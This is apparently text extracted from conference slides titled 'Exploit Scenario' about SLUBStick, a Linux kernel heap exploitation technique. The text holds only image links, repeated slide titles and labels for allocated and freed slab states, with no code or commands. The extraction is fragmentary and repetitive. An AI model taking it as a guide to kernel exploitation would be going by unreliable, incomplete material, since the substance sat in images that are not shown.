
03. Exploit Scenario

SLUBStick?




03. Exploit Scenario

SLUBStick?




03. Exploit Scenario

SLUBStick?



03. Exploit Scenario

SLUBStick?




Slow Path

■ : Allocated

■ : Freed

03. Exploit Scenario

SLUBStick?




Very Slow Path

■ : Allocated





■ : Freed

03. Exploit Scenario

SLUBStick?



Very Slow Path




...

 : Allocated
 : Freed


03. Exploit Scenario

SLUBStick?




03. Exploit Scenario

SLUBStick?



